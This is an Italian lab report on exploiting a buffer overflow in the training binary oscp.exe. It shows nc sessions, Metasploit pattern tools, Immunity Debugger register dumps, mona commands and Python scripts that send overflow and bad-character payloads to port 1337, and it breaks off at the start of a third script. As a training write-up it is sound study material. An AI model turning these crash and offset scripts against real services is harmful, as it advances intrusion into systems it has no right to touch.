

Report Buffer Overflow

Nelle immagini seguenti prima di iniziare il test di Buffer Overflow, faccio la prova con il comando Ping, per vedere se le macchine comunicano tra loro:

- ping dalla macchina Kali Linux alla macchina Windows: **ping 192.168.50.178**


```
(kali㉿kali)-[~]  
$ ping 192.168.50.178  
PING 192.168.50.178 (192.168.50.178) 56(84) bytes of data.  
64 bytes from 192.168.50.178: icmp_seq=1 ttl=128 time=1.26 ms  
64 bytes from 192.168.50.178: icmp_seq=2 ttl=128 time=0.569 ms  
64 bytes from 192.168.50.178: icmp_seq=3 ttl=128 time=1.23 ms  
64 bytes from 192.168.50.178: icmp_seq=4 ttl=128 time=1.81 ms  
^C  
— 192.168.50.178 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3190ms  
rtt min/avg/max/mdev = 0.569/1.214/1.805/0.437 ms
```

- ping dalla macchina Windows alla macchina Kali Linux: **ping 192.168.50.154**


```
C:\Users\flare\Desktop>ping 192.168.50.154  
  
Esecuzione di Ping 192.168.50.154 con 32 byte di dati:  
Risposta da 192.168.50.154: byte=32 durata<1ms TTL=64  
Risposta da 192.168.50.154: byte=32 durata<1ms TTL=64  
Risposta da 192.168.50.154: byte=32 durata<1ms TTL=64  
Risposta da 192.168.50.154: byte=32 durata<1ms TTL=64  
  
Statistiche Ping per 192.168.50.154:  
    Pacchetti: Trasmessi = 4, Ricevuti = 4,  
    Persi = 0 (0% persi),  
Tempo approssimativo percorsi andata/ritorno in millisecondi:  
    Minimo = 0ms, Massimo = 0ms, Medio = 0ms
```

Nelle seguenti immagini con il tool Immunity Debugger ho effettuato vari test per la verifica del Buffer Overflow sul file, scritto di seguito:

- oscp.exe



Dopo aver caricato il file oscp.exe sul tool Immunity Debugger, eseguo il file .exe, per poi procedere con i comandi specifici sulla macchina Kali Linux e mettermi in ascolto sulla porta specifica 1337, come illustrato nei prossimi passaggi:




```
(kali@kali)-[~]  
$ nc 192.168.50.178 1337  
  
Welcome to OSCP Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
OVERFLOW1 [value]  
OVERFLOW2 [value]  
OVERFLOW3 [value]  
OVERFLOW4 [value]  
OVERFLOW5 [value]  
OVERFLOW6 [value]  
OVERFLOW7 [value]  
OVERFLOW8 [value]  
OVERFLOW9 [value]  
OVERFLOW10 [value]  
EXIT  
  
Seleziona C:\Users\flare\Downloads\oscp.exe  
starting OSCP vulnserver version 1.00  
called essential function dll version 1.00  
  
This is vulnerable software!  
Do not allow access from untrusted systems or networks!  
  
Listening on port 1337.  
Waiting for client connections...  
Received a client connection from 192.168.50.154:58396  
Waiting for client connections...  
█
```

Dopo aver messo in ascolto la macchina Kali Linux con la macchina Windows, procedo con il mandare un Buffer Overflow, come suggerito nei comandi, dopo aver scritto HELP nel terminale della macchina Windows, come da seguente immagine, utilizzo:

- **OVERFLOW 10**

[illegible]

Dopo aver eseguito il Buffer Overflow verso la macchina Windows, come visto ed illustrato in precedenza, possiamo notare come il valore EIP cambi dal valore originale



Nel prossimo passaggio possiamo calcolare i valori offset di EIP e di ESP utilizzando i tools già presenti nella nostra macchina Kali Linux e che ci serviranno per creare le stringhe (pattern) con il quale andremo a leggere il valore dell'offset, generato, illustrato nei seguenti passaggi, utilizzando i percorsi per l'utilizzo dei tool:

- `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400`

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8
Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8
Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3
```

Nel prossimo passaggio dopo aver utilizzato il `pattern_create.rb` per poter poi leggere il valore dell'offset successivamente, andiamo ad utilizzare il comando specifico per metterci in ascolto sulla macchina Windows 192.168.50.178, e relativa porta (1337), come illustrato di seguito, utilizzeremo il nostro pattern per lanciarlo verso la macchina vittima, e creare un Buffer Overflow:

```
(kali@kali)-[~]
$ nc 192.168.50.178 1337

Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW10 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An
Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0
f2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5B
7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6
k8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1C
3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy
```

Successivamente all'esecuzione del pattern sopra illustrato, possiamo vedere due valori essenziali nel rettangolo verde:

- **ESP (Extended Stack Pointer): 0Co1**
- **EIP (Extended Instructor Pointer): 0x6f43396e**

Con un programma di conversione in codice ASCII, ho convertito l'EIP **0x6f43396e** in: **oC9n**

```
Registers (FPU)
EAX 0190F268 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa
ECX 005F87C4
EDX 000A7143
EBX 22654326
ESP 0190FA30 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp
EBP 43396E43
ESI 00000000
EDI 00000000
EIP 6F43396E
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

Successivamente utilizzo il tool `pattern_offset.rb` per recuperare gli offset dello Stack ESP e di EIP, come illustrato di seguito:

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
[*] Exact match at offset 1982

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

Buffer Overflow con Script Python

Lo Script illustrato di seguito innesca o cerca di attivare il Buffer Overflow con l'invio di un payload di una certa lunghezza che può andare a sovrascrivere il valore EIP o anche sovrascrivere alcune aree di memoria dell'applicazione vulnerabile, nel nostro caso **oscp.exe**, al punto di creare un crash e come da immagine seguente allo Script in Python, chiudere la connessione tra la macchina Kali Linux e la macchina Windows:


```
BOF_offset.py > ...
1  import socket
2
3  ip = "192.168.50.178"
4  port = 1337
5  timeout = 5
6
7  payload = 'A' * 2000 + 'B' * 6 + 'C' * 20
8
9  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.settimeout(timeout)
11 con = s.connect((ip, port))
12 s.recv(1024)
13
14 s.send(("OVERFLOW10 " + payload).encode())
15
16 s.recv(1024)
17 s.close()
```

```
(kali㉿kali) - [~/Desktop/Buffer_Overflow]
$ python3 BOF_offset.py

Traceback (most recent call last):
  File "/home/kali/Desktop/Buffer_Overflow/BOF_offset.py", line 16, in <module>
    s.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer
```

Come da seguente immagine possiamo osservare come il Buffer Overflow abbia avuto effetto su oscp.exe, e sovrascrivendo di nuovo i valori, come si nota per EIP:


- **EIP: 42424242**



Il Badchar

Prima di eseguire lo Script con Python per la verifica dei badchar, devo utilizzare il comando mona per far sì che venga effettuata l'identificazione dei badchar, come illustrato di seguito, inserisco in basso nella stringa bianca di Immunity Debugger, il comando, seguente:

- **!mona config -set overflowfolder c:\mona\badchar_buffer_overflow**



The screenshot shows the Immunity Debugger interface. The main window displays assembly code for the module 'oscp.exe'. The code is at address 00401200 and includes instructions like 'SUB ESP, 1C', 'MOV DWORD PTR SS:[ESP], 1', 'CALL DWORD PTR DS:[&msvcrt.__set_app_type]', 'CALL oscp.004011A0', 'LEA ESI, DWORD PTR DS:[ESI]', 'JMP DWORD PTR DS:[&msvcrt.atexit]', 'JMP DWORD PTR DS:[&msvcrt._onexit]', 'PUSH EBP', 'MOV EBP, ESP', 'PUSH ESI', 'PUSH EBP', 'SUB ESP, 10', 'MOV DWORD PTR SS:[ESP], oscp.00407000', 'CALL <JMP.&KERNEL32.GetModuleHandleA>', 'SUB ESP, 4', 'TEST EAX, EAX', 'JE SHORT oscp.004013C0', 'MOV DWORD PTR SS:[ESP], oscp.00407000', 'MOV EBX, EAX', 'CALL <JMP.&KERNEL32.LoadLibraryA>', 'SUB ESP, 4', 'MOV DWORD PTR DS:[409070], EAX', 'CALL <JMP.&KERNEL32.GetProcAddress>', 'MOV DWORD PTR SS:[ESP+4], oscp.00407029', 'CALL <JMP.&KERNEL32.GetProcAddress>', 'MOV DWORD PTR DS:[406000], EAX', 'SUB ESP, 8', 'TEST ESI, ESI', 'JE SHORT oscp.004013A0', 'MOV DWORD PTR SS:[ESP+4], oscp.00409000', 'MOV DWORD PTR SS:[ESP], oscp.004080C8'. The right-hand pane shows the 'Registers (FPU)' window with values for EAX, ECX, EDX, EBP, ESP, ESI, EDI, EIP, CS, DS, SS, FS, GS, and various status flags like EFL, ST0-ST7, FST, and FCW.

Il passaggio seguente dopo aver creato la cartella ed impostato la cartella di lavoro, in basso nella scritta inserisco il comando per la creazione dei Byte con il seguente comando:

- **!mona bytearray -b "\x00"**

Dopo aver eseguito i passaggi precedenti con la creazione della cartella e la creazione di un bytearray eseguiamo lo Script per la verifica dei badchar dalla macchina attaccante (Kali Linux) verso la macchina vittima (Windows), come possiamo vedere nella pagina seguente:

Badchar con Script Python

Lo Script illustrato di seguito invia e carica un payload sulla macchina Windows per testare se ci sono dei badchar presenti nel Sistema, con lo scopo di identificare i byte dal programma oscp.exe ed i byte che causano problemi.

Con questo Script e codice posso proseguire, verso la creazione di un exploit verso la macchina vittima:

```
Welcome | BOF_offset.py | BOF_badchar.py x | BOF_badchar2.py | shellcode
BOF_badchar.py > ...
1  import socket
2
3  ip = "192.168.50.178"
4  port = 1337
5  timeout = 5
6
7  ignore_chars = ["\x00"]
8  badchars = ""
9  for i in range(256):
10     if chr(i) not in ignore_chars:
11         badchars += chr(i)
12
13  payload = "A" * 2200 + badchars
14
15  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16  s.settimeout(timeout)
17  con = s.connect((ip, port))
18  s.recv(1024)
19
20  s.send(("OVERFLOW10 " + payload).encode())
21
22  s.recv(1024)
23  s.close()
```

```
(kali㉿kali) - [~/Desktop/Buffer_Overflow]
$ python3 BOF_badchar.py

Traceback (most recent call last):
  File "/home/kali/Desktop/Buffer_Overflow/BOF_badchar.py", line 22, in <module>
    s.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer
```

```
Welcome | BOF_offset.py | BOF_badchar.py | BOF_badchar2.py x | shellcod
BOF_badchar2.py > ...
1  import socket
2
3  ip = "192.168.50.178"
4  port = 1337
